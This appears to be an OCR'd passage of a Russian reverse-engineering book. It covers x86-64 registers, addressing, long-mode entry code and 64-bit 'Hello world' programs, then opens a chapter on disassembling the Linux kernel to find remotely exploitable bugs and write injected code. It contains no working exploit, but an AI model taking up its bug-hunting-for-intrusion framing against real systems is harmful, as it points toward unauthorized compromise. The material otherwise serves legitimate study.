За подробным описанием архитектуры x86-64 лучше всего обратиться к фирменной документации *"AMD64 Technology — AMD64 Architecture Programmer's Manual Volume 1:Application Programming"* (**http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf**). Мы же ограничимся только беглым обзором основных нововведений.

Наконец-то AMD сжалилась над нами и подарила программистам то, что все так долго ждали. К семи регистрам общего назначения (восьми — с учетом `ESP`) добавилось еще восемь, в результате чего их общее количество достигло 16 (рис. 32.4).




Рис. 32.4. Регистры, доступные в режиме x86-64

Старые регистры, расширенные до 64-бит, получили имена `RAX`, `RBX`, `RCX`, `RDX`, `RBP`, `RSI`, `RDI`, `RSP`, `RIP` и `RFLAGS`. Новые регистры остались безымянными и просто пронумерованы от `R8` до `R15`. Для обращения к младшим 8-, 16- и 32-битам новых регистров можно использовать суффиксы `b`, `w` и `d`, соответственно. Например, `R9` — это 64-разрядный регистр, `R9b` — его младший байт (по аналогии с `AL`), а `R9w` — младшее слово (то же самое, что `AX` в `EAX`). Прямых наследников `AH`,

к сожалению, не наблюдается, и для манипуляции со средней частью регистров приходится пользоваться сдвигами и математическими операциями.

Регистр-указатель команд RIP теперь адресуется точно так же, как и все остальные регистры общего назначения[3]. Возьмем простейший пример: загрузить в регистр AL опкод следующей машинной команды. На платформе x86 приходится поступать так, как показано в листинге 32.3.

Листинг 32.3. Загрузка опкода следующей машинной команды в классическом x86

```
call   $ + 5       ; Запихнуть в стек адрес следующей команды
                   ; и передать на нее управление.
pop    ebx         ; Вытолкнуть из стека адрес возврата.
add    ebx, 6      ; Скорректировать адрес на размер команд pop/add/mov.
mov    al, [ebx]   ; Теперь AL содержит опкод команды NOP.
NOP                ; Команда, чей опкод мы хотим загрузить в AL.
```

Какой громоздкий и сложный код! К тому же, здесь очень легко ошибиться в размерах команд, которые приходится либо вычислять вручную, либо загромождать листинг никому не нужными метками. Кроме того, здесь неизбежно затрагивается стек, что в ряде случаев нежелательно или недопустимо (особенно в защитных механизмах, нашпигованных антиотладочными приемами).

А теперь перепишем тот же самый пример для платформы x86-64 (листинг 32.4).

Листинг 32.4. Загрузка опкода следующей машинной команды на x86-64

```
Mov    al,[rip]    ; Загружаем опкод следующей машинной команды.
NOP                ; Команда, чей опкод мы хотим загрузить в AL.
```

Красота! Только следует помнить, что RIP всегда указывает на следующую, а отнюдь не на текущую инструкцию! К сожалению, ни Jx RIP, ни CALL RIP не работают. Таких команд в лексиконе x86-64 просто нет. Но это еще что! Исчезла абсолютная адресация, а это гораздо хуже. Если нам надо изменить содержимое ячейки памяти по конкретному адресу, на x86 мы поступаем приблизительно так, как показано в листинге 32.5.

Листинг 32.5. Абсолютная адресация в классическом x86

```
dec    byte ptr [666h]    ; Уменьшить содержимое байта по адресу 666h на единицу.
```

Под x86-64 транслятор выдает ошибку ассемблирования, вынуждая нас прибегать к фиктивному базированию (листинг 32.6).

Листинг 32.6. Использование фиктивного базирования на x86-64 для абсолютной адресации

```
Xor    r9, r9              ; Обнулить регистр r9.
Dec    byte ptr [r9+666h]  ; Уменьшить содержимое байта
                           ; по адресу 0+666h на единицу.
```

Есть и другие отличия от x86, но они уже не столь принципиальны. Важно то, что в режиме совместимости с x86 (Legacy Mode) ни 64-битные регистры, ни новые методы адресации недоступны! Никакими средствами дотянуться до них нельзя, и прежде, чем что-то сделать, необходимо перевести процессор в "длинный" режим (Long Mode), который делится на два подрежима: режим совместимости с x86 (compatibility mode) и 64-битный режим (64-bit mode). Режим со-

[3] Программисты, заставшие живую PDP-11, только презрительно хмыкнут — наконец-то до разработчиков PC стали доходить очевидные истины, которые на всех нормальных платформах были реализованы еще очень давно.

вместимости предусмотрен только для того, чтобы 64-разрядная операционная система могла выполнять старые 32-битные приложения. Никакие 64-битные регистры здесь не используются, поэтому данный режим мы не рассматриваем.

Реальная 64-битность обитает только в 64-bit long mode, о котором мы и будем говорить! Рабочие режимы процессора AMD-64 и их основные характеристики кратко перечислены в табл. 32.1.

Таблица 32.1. *Режимы работы процессора AMD-64 и их особенности*

Рабочий режим		Необходимая операционная система	Необходимость перекомпиляции приложений	Характеристики по умолчанию		Расширения регистров	Типичный размер регистра общего назначения
				Размер адреса (в битах)	Размер операнда (в битах)		
Длинный режим (Long mode)	**64-разрядный режим**	Новая 64-разрядная ОС	Да	64	32	Да	64
	Режим совместимости		Нет	32		Нет	32
				16	16		16
Наследуемый режим (Legacy mode)	**Защищенный режим**	Наследуемая 32-разрядная ОС	Нет	32	32	Нет	32
	Виртуальный режим 8086			16	16		16
	Реальный режим	Наследуемая 16-разрядная ОС		16	16		

Переход в 64-разрядный режим

В исходных кодах FreeBSD можно найти файл amd64_tramp.S, который быстро, но недостаточно корректно переводит процессор в 64-битный режим. Откомпилировав, его можно записать в загрузочный сектор, загружающий вашу собственную операционную систему (если вы ее пишете), или скомпоновать com-файл, запускаемый из реального режима x86 (для этого потребуется чистая MS-DOS без расширителей). В общем, вариантов много. Код файла amd64_tramp.S показан в листинге 32.7.

Листинг 32.7. Перевод процессора в 64-разрядный режим

```
//$FreeBSD: /repoman/r/ncvs/src/sys/boot/i386/libi386/amd64_tramp.S,v 1.4 2004/05/14

/*
 * Quick and dirty trampoline to get into 64 bit (long) mode and running
 * with paging enabled so that we enter the kernel at its linked address.
 * (Быстрый, но не совсем корректный переход в 64-разрядный (длинный) режим
 * с активизированной подкачкой, позволяющий войти в ядро по его связанному адресу.
 */
#define     MSR_EFER     0xc0000080
#define     EFER_LME     0x00000100
```

```
#define     CR4_PAE      0x00000020
#define     CR4_PSE      0x00000010
#define     CR0_PG       0x80000000

/* GRRR. Deal with BTX that links us for a non-zero location */
/* (Имеем дело с инструкцией BTX, ссылающейся на ненулевой адрес)
#define     VPBASE       0xa000
#define     VTOP(x)      ((x) + VPBASE)

            .data

            .p2align 12,0x40

            .globl      PT4
PT4:
            .space      0x1000
            .globl      PT3
PT3:
            .space      0x1000
            .globl      PT2
PT2:
            .space      0x1000

gdtdesc:
            .word       gdtend - gdt
            .long       VTOP(gdt)
            .long       0

gdt:
            .long       0
            .long       0
            .long       0x00000000
            .long       0x00209800
            .long       0x00000000
            .long       0x00008000
gdtend:

            .text
            .code32

            .globl      amd64_tramp
amd64_tramp:
            /* Be sure that interrupts are disabled */
            /* (Убеждаемся, что прерывания блокированы) */
            cli

            /* Turn on EFER.LME */
            /* (Включаем EFER.LME) */
            movl        $MSR_EFER, %ecx
            rdmsr
            orl         $EFER_LME, %eax
            wrmsr

            /* Turn on PAE */
            /* Активизируем расширение физических адресов (Physical Address
            * Extension, PAE) */
            movl        %cr4, %eax
```

```
        orl         $(CR4_PAE | CR4_PSE), %eax
        movl        %eax, %cr4

        /* Set %cr3 for PT4 */
        /* Устанавливаем %cr3 на PT4 */
        movl        $VTOP(PT4), %eax
        movl        %eax, %cr3

        /* Turn on paging (implicitly sets EFER.LMA) */
        /* Активизируем подкачку (неявно устанавливается EFER.LMA) */
        movl        %cr0, %eax
        orl         $CR0_PG, %eax
        movl        %eax, %cr0

        /* Now we're in compatability mode. set %cs for long mode */
        /* Перешли в режим совместимости. Устанавливаем %cs на длинный режим */
        movl        $VTOP(gdtdesc), %eax
        movl        VTOP(entry_hi), %esi
        movl        VTOP(entry_lo), %edi
        lgdt        (%eax)
        ljmp        $0x8, $VTOP(longmode)

        .code64
longmode:
        /* We're still running V=P, jump to entry point */
        /* Все еще исполняем V=P, переход к точке входа */
        movl        %esi, %eax
        salq        $32, %rax
        orq         %rdi, %rax
        pushq       %rax
        ret
```

Программа "Hello, world" для x86-64

Программирование под 64-битную версию Windows мало чем отличается от традиционного, только все операнды и адреса по умолчанию 64-разрядные, а параметры API-функций передаются через регистры, а не через стек. Первые четыре аргумента всех API-функций передаются в регистрах `RCX`, `RDX`, `R8` и `R9` (регистры перечислены в порядке следования аргументов, крайний левый аргумент помещается в `RCX`). Остальные параметры кладутся на стек. Этот механизм называется *соглашением о быстрой передаче параметров для x86-64* (x86-64 fast calling convention). Его подробное описание можно найти в статье *"The history of calling conventions, part 5 amd64"* (**http://blogs.msdn.com/oldnewthing/archive/2004/01/14/58579.aspx**). Так же нелишне заглянуть на страничку бесплатного компилятора Free Pascal и поднять документацию по способам вызова API: **http://www.freepascal.org/wiki/index.php/Win64/AMD64_API**.

В частности, вызов функции с пятью аргументами `API_func(1,2,3,4,5)` выглядит так, как показано в листинге 32.8.

Листинг 32.8. Пример вызова API-функции с пятью параметрами по соглашению x86-64

```
mov   dword ptr [rsp+20h], 5   ; Кладем на стек пятый слева аргумент.
mov   r9d, 4                   ; Передаем четвертый слева аргумент.
mov   r8d, 3                   ; Передаем третий слева аргумент.
mov   edx, 2                   ; Передаем второй слева аргумент.
mov   ecx, 1                   ; Передаем первый слева аргумент.
call  API_func
```

Смещение пятого аргумента относительно вершины стека требует пояснений. Почему оно равно 20h? Ведь адрес возврата занимает только 8 байт. Куда же идут все остальные? Оказывается, они "резервируются" для первых четырех аргументов, переданных через регистры. "Зарезервированные" ячейки содержат неинициализированный мусор (spill).

Вот минимум знаний, необходимых для выживания в мире 64-битной Windows при программировании на ассемблере. Остается разобраться с последним вопросом. Как эти самые 64 бита заполучить?! Для перевода FASM в режим x86-64 достаточно указать директиву use64 и дальше писать программу как обычно.

В листинге 32.9 приведен пример простейшей программы x86-64, которая не делает ничего, только возвращает в регистре RAX нулевое значение.

Листинг 32.9. Простейшая 64-битная программа

```
; Сообщаем FASM, что мы хотим программировать на x86-64.
use64

xor    r9,r9     ; Обнуляем регистр r9.
mov    rax,r9    ; Пересылаем в rax,r9 (можно сразу mov rax,0, но неинтересно).
ret              ; Выходим туда, откуда пришли.
```

Никаких дополнительных аргументов командной строки указывать не надо. Достаточно скомпилировать программу командой fasm *file-name*.asm, и через несколько секунд образуется файл file-name.bin, который в шестнадцатеричном представлении выглядит, как показано в листинге 32.10.

Листинг 32.10. Дизассемблированный код простейшей 64-битной программы

```
4D 31 C9   xor    r9, r9
4C 89 C8   mov    rax, r9
C3                retn
```

Формально, это типичный com-файл, вот только запустить его не удастся (во всяком случае, ни одна популярная операционная система его не запустит). Чтобы создать работоспособную программу, необходимо создать законченный ELF или PE, в заголовке которого будет явно прописана нужная разрядность.

Начиная с версии 1.64 ассемблер FASM поддерживает специальную директиву format PE64, автоматически формирующую 64-разрядный PE-файл (директиву use64 в этом случае указывать уже не нужно). Кроме того, в каталоге EXAMPLES можно найти готовый пример PE64DEMO (листинг 32.11), в котором показано, как ее использовать на практике.

Листинг 32.11. Пример программы "Hello, world" для платформы x86-64 с комментариями

```
; Пример 64-битного PE файла
; для его выполнения необходимо иметь Windows XP 64-bit edition.

; Указываем формат.
format PE64 GUI

; Указываем точку входа.
entry start

; Создать кодовую секцию с атрибутами на чтение и исполнение.
section '.code' code readable executable
```

```
start:
       mov      r9d,0             ; uType == MB_OK (кнопка по умолчанию).
                                  ; Аргументы по соглашению x86-64
                                  ; передаются через регистры, не через стек!
                                  ; Префикс d задает регистр размером в слово,
                                  ; можно использовать и mov r9,0, но тогда
                                  ; машинный код будет на байт длиннее.

       lea      r8,[_caption]     ; lpCaption передаем смещение.
                                  ; Команда lea занимает всего 7 байт,
                                  ; а mov reg, offset - целых 11, так что
                                  ; lea намного более предпочтительна.

       lea      rdx,[_message]    ; lpText передаем смещение выводимой строки.

       mov      rcx,0             ; hWnd передам дескриптор окна-владельца
                                  ; (можно так же использовать xor rcx,rcx
                                  ;  что на три байта короче).

       call     [MessageBox]      ; Вызываем функцию MessageBox.

       mov      ecx,eax           ; Заносим в ecx результат возврата
                                  ; (Функция ExitProcess ожидает 32-битный параметр
                                  ; можно использовать и mov rcx,rax, но это будет
                                  ; на байт длиннее).

       call     [ExitProcess]     ; Вызываем функцию ExitProcess.

; Создать секцию данных с атрибутами на чтение и запись
; (вообще-то в данном случае атрибут на запись необязателен,
; поскольку мы ничего не пишем, а только читаем).
section '.data' data readable writeable

  _caption db 'PENUMBRA is awesome!',0     ; ASCIIZ-строка заголовка окна
  _message db 'Hello World!',0             ; ASCIIZ-строка, выводимая на экран

; Создать секцию импорта с атрибутами на чтение и запись
; (здесь атрибут на запись обязателен, поскольку при загрузке PE-файла
; в секцию импорта будут записываться фактические адреса API-функций).
section '.idata' import data readable writeable

       dd 0,0,0,RVA kernel_name,RVA kernel_table
       dd 0,0,0,RVA user_name,RVA user_table
       dd 0,0,0,0,0              ; завершаем список двумя 64-разрядными нулями!!!

kernel_table:
       ExitProcess dq RVA _ExitProcess
       dq 0                      ; завершаем список 64-разрядным нулем!!!

user_table:
       MessageBox dq RVA _MessageBoxA
       dq 0

kernel_name db 'KERNEL32.DLL',0
user_name db 'USER32.DLL',0
```

```
_ExitProcess dw 0
       db 'ExitProcess',0
_MessageBoxA dw 0
       db 'MessageBoxA',0
```

Ассемблируем файл (`fasm PE64DEMO.ASM`) и запустим образовавшийся исполняемый файл. Результат запуска полученного файла под 64-разрядной версией Windows показан на рис. 32.5.

Под 32-разрядной Windows он, естественно, не запустится (рис. 32.6).



Рис. 32.5. Первый работающий пример 64-разрядного приложения




Рис. 32.6. Реакция 32-битной Windows на попытку запуска 64-битного PE-файла




Рис. 32.7. Дизассемблирование 64-битного PE-файла 32-битной версии IDA Pro

Вдоволь наигравшись нашим первым x86-64-файлом, загрузим его в дизассемблер (например, в IDA Pro 4.7). Хотя IDA Pro 4.7 и выведет сообщение об ошибке, предлагая использовать специальную 64-битную версию, но при нажатии на кнопку **Yes** все же дизассемблирует файл (рис. 32.7), во всяком случае, до тех пор пока не столкнется с подлинным 64-битным адресом или операндом. Встретив такой адрес или операнд, дизассемблер усечет его. В частности `mov r9,1234567890h` дизассемблируется как `mov r9, 34567890h`, так что переход на 64-битную версию IDA Pro все же очень желателен. Это тем более справедливо, что начиная с IDA Pro 4.9 64-разрядная версия входит в базовую поставку. Итак, посмотрим, что содержится внутри нашего первого 64-разрядного файла (листинг 32.12).

Листинг 32.12. Дизассемблерный листинг 64-битного приложения "Hello, world!"

```
.code:0000000000401000   41 B9 00 00 00 00      mov    r9d, 0
.code:0000000000401006   4C 8D 05 F3 0F 00 00   lea    r8, aPENUMBRA
.code:000000000040100D   48 8D 15 03 10 00 00   lea    rdx, aHelloWorld   ; "Hello World!"
.code:0000000000401014   48 C7 C1 00 00 00 00   mov    rcx, 0
.code:000000000040101B   FF 15 2B 20 00 00      call   cs:MessageBoxA
.code:0000000000401021   89 C1                  mov    ecx, eax
.code:0000000000401023   FF 15 13 20 00 00      call   cs:ExitProcess
```

Что ж… довольно громоздко, объемно и концептуально. Для сравнения, дизассемблированный листинг аналогичного 32-разрядного файла приведен в листинге 32.13. Старый код для платформы x86 в 1,6 раз короче! А ведь это только демонстрационная программа из нескольких строк! На полновесных приложениях разрыв будет только нарастать! Так что не стоит злоупотреблять 64-разрядным кодом без необходимости. Его следует использовать только там, где 64-битная арифметика и 8 дополнительных регистров действительно дают ощутимый выигрыш. Например, в математических задачах или программах для вскрытия паролей.

Листинг 32.13. Дизассемблерный листинг 32-битного приложения "Hello, world!"

```
code:00401000   6A 00               push   0
code:00401002   68 00 20 40 00      push   offset aPENUMBRA
code:00401007   68 17 20 40 00      push   offset aHelloWorld
code:0040100C   6A 00               push   0
code:0040100E   FF 15 44 30 40 00   call   ds:MessageBoxA
code:00401014   6A 00               push   0
code:00401016   FF 15 3C 30 40 00   call   ds:ExitProcess
```

В качестве заключительного упражнения перепишем наше приложение в стиле MASM. Никаких радикальных отличий не наблюдается (листинг 32.14).

Листинг 32.14. 64-битное приложение "Hello, world" под Windows на MASM

```
; Объявляем внешние API-функции, которые мы будем вызывать.
extrn MessageBoxA: PROC
extrn ExitProcess: PROC

; Секция данных с атрибутами по умолчанию (чтение и запись).
.data
mytit db 'PENUMBRA is awesome!', 0
mymsg db 'Hello World!', 0

; Секция кода с атрибутами по умолчанию (чтение и исполнение).
.code
```

```
Main:
Mov     r9d, 0                          ; uType = MB_OK
Lea     r8,  mytit                      ; LPCSTR lpCaption
Lea     rdx, mymsg                      ; LPCSTR lpText
Mov     rcx, 0                          ; hWnd = HWND_DESKTOP
Call    MessageBoxA
mov     ecx, eax                        ; uExitCode = MessageBox(...)
call    ExitProcess
End     Main
```

Ассемблирование и компоновка проходят так:

```
ml64 XXX.asm /link /subsystem:windows /defaultlib:kernel32.lib
/defaultlib:user32.lib /entry:main.
```

В результате образуется готовый к употреблению exe-файл. Стоит только отметить, что FASM ассемблирует намного быстрее.

> ***Примечание***
>
> Примеры более сложных программ легко найти в Интернете. Как показывает практика, запросы наподобие `x86-64 [AMD64] assembler example` катастрофически неэффективны, и гораздо лучше использовать, например, `mov rax` или нечто наподобие этого.



Глава 33

Исследования ядра Linux

В *главах 30*, *31* и *32* мы рассмотрели наиболее популярные форматы исполняемых файлов, включая 32- и 64-разрядные PE-файлы, а также ELF-файлы. Однако большинство программ работают "поверх" операционной системы, будь то Windows, Linux, какой-либо клон UNIX или иная операционная система. Для каждого исследователя, занимающегося обратной разработкой, важно знать, как программы взаимодействуют с операционной системой, что позволит им отслеживать те или иные действия. В этой главе мы рассмотрим технику дизассемблирования ядер операционной системы на примере ядра Linux.

Ядро — это фундамент всей системы. На нестабильном ядре, кишащем ошибками, хорошей операционной системы не построишь. Разработчики не отходят от клавиатуры, выявляя все новые и новые ошибки, но баги размножаются быстрее! Далеко не все ошибки "заразны", и лишь немногие из них допускают удаленное проникновение в систему. Найти такой баг — большая удача! Как хакеры исследуют ядро? Какие инструменты они для этого используют? Вот об этом мы сейчас и поговорим!

Ядро Linux — это довольно сложное инженерное сооружение, исходные тексты которого занимают свыше сотни мегабайт. Чего здесь только нет! Драйверы, стек TCP/IP, менеджер виртуальной памяти, планировщик потоков, загрузчик ELF-файлов и т. д. Все эти компоненты не свободны от ошибок, над поиском которых работают десятки хакерских групп и тысячи независимых кодокопателей по всему миру. Хотите к ним присоединиться? Что за вопрос! Кто же этого не хочет! Правда, не у всех получается, особенно с первого раза, но лиха беда начало!

Вне ядра

Существуют по меньшей мере две методики поиска багов, но обе они порочные и неправильные. Одни хакеры предпочитают просматривать исходные коды ядра, анализируя строку за строкой, другие — дизассемблируют готовое ядро. Вот лишь неполный перечень недостатков первого способа:

- Вместо фактического значения переменной в C сплошь и рядом используются макросы, определяемые неизвестно где. При этом макрос может переопределяться многократно или, что еще хуже, различные включаемые файлы содержат несколько независимых макросов с одинаковым именем, так что глобальный контекстный поиск, практикуемый многими исследователями, не помогает. Можно, правда, прогнать исходный текст через препроцессор — `cpp имя_файла.c`, но от этого его объем только возрастет. Следовательно, возрастет и время анализа.
- Ни одна интегрированная среда разработки (IDE) не способна отображать перекрестные ссылки на функции/данные, трассировать поток управления и делать множество других полезных вещей, с которыми легко справляется любой приличный дизассемблер.
- В процессе компиляции могут "маскироваться" одни ошибки и добавляться другие. К тому же, никогда нельзя сказать заранее, по каким адресам и в каком порядке компилятор расположит переменные и буфера в памяти. А ведь для написания внедряемого кода это критично!

С другой стороны, дизассемблерный листинг ядра не просто велик. Он огромен! Это миллионы строк ассемблерного кода, и даже если на каждую команду потратить всего несколько секунд, даже поверхностный анализ растянется как минимум на сезон. Но ведь нам и не нужно дизассемблировать все ядро целиком! Ошибки не размазаны тонким слоем по машинному коду, а гнездятся по вполне предсказуемым адресам. Никто не говорит, что ловить багов — это просто. Зато интересно! Сознайтесь, разве вам никогда не хотелось заглянуть в ядро, потрогать машинный код руками и посмотреть, как все это выглядит на самом деле, а не в исходных текстах, которые любой может скачать из сети? И эта возможность сейчас представится!

Штурм ядра

Для штурма ядра нам, во-первых, понадобится само ядро, которое мы собрались штурмовать. Какой дистрибутив выбрать? Лучше взять тот, что поновее, хотя особой разницы между ними нет, ведь ядро разрабатывается независимо от остальной "начинки". Главное, чтобы выбранный дистрибутив был широко распространен. В противном случае от найденной дыры не будет никакой пользы, поскольку она будет существовать только на одной-двух машинах во всем мире.

Ядро будет лежать в каталоге /boot под именем vmlinuz. В действительности, это еще не ядро, а только символическая ссылка на него. Само же ядро лежит рядом под именем vmlinuz.x.y.z, где x.y.z — версия ядра. Мы покажем, как распотрошить ядра с 2.4.27 и 2.6.7, входящие в дистрибутив KNOPPIX 3.7. Остальные изучаются аналогично, только смещения, естественно, будут другими.

Кроме самого двоичного файла, нам также потребуются его исходные тексты, с которыми мы будем сверяться в непредвиденных случаях. Если они не входят в дистрибутив (а большинство популярных дистрибутивов занимают всего один CD и распространяются без исходных текстов), то их можно скачать с сервера: **http://www.kernel.org/pub/linux/kernel/**. Нам придется принять от 25 до 45 Мбайт и освободить на жестком диске по крайней мере 150 — 300 Мбайт для распаковки архива. Все ядра поставляются в упакованном виде в двух форматах — стандартном gzip и более продвинутом bzip 2, который сжимает на 25% плотнее, что уменьшает размер ядра чуть ли не на 10 Мбайт.

Рекомендуемый дизассемблер — это, конечно, IDA Pro. Вряд ли вы найдете что-нибудь лучшее. До недавнего времени дизассемблер IDA Pro работал только под MS-DOS, OS/2 и Windows, но теперь он перенесен и на Linux, что просто замечательно. Обладателям более древних версий можно посоветовать скопировать ядро на дискету и дизассемблировать его под Windows или воспользоваться эмулятором Wine — IDA Pro замечательно работает и под ним (рис. 33.1). Кстати говоря, на Linux перенесена только консольная версия, которая лишена всех графических "наворотов", например, диаграмм (рис. 33.2). Однако хакеры и привыкли работать именно в текстовом режиме!

Если у вас нет под рукой IDA Pro, можно попробовать HT Editor — бесплатный hex-редактор, снабженный встроенным дизассемблером (рис. 33.3). Он автоматически восстанавливает перекрестные ссылки, трассирует поток управления, поддерживает символьные имена и комментарии. Грубо говоря, это усеченная версия IDA Pro в миниатюре (рис. 33.4). Исходные тексты последней версии можно скачать здесь: **http://hte.sourceforge.net/**. Они успешно компилируются под Linux, FreeBSD, OpenBSD и, конечно же, Win32[1]. Но если вам лень компилировать, можно скачать уже готовый бинарный файл, правда, далеко не первой свежести.

---

[1] Ряд полезных советов и рекомендаций по ручной компиляции исходных кодов для UNIX и Linux можно найти в *разд. "Скрытый потенциал ручных сборок" главы 3*, *"Хакерский инструментарий для UNIX и Linux"*.




Рис. 33.1. Дизассемблирование ядра в консольной версии IDA Pro 4.7 под Linux




Рис. 33.2. Дизассемблирование ядра в графической версии IDA Pro 4.7 под Windows 2000

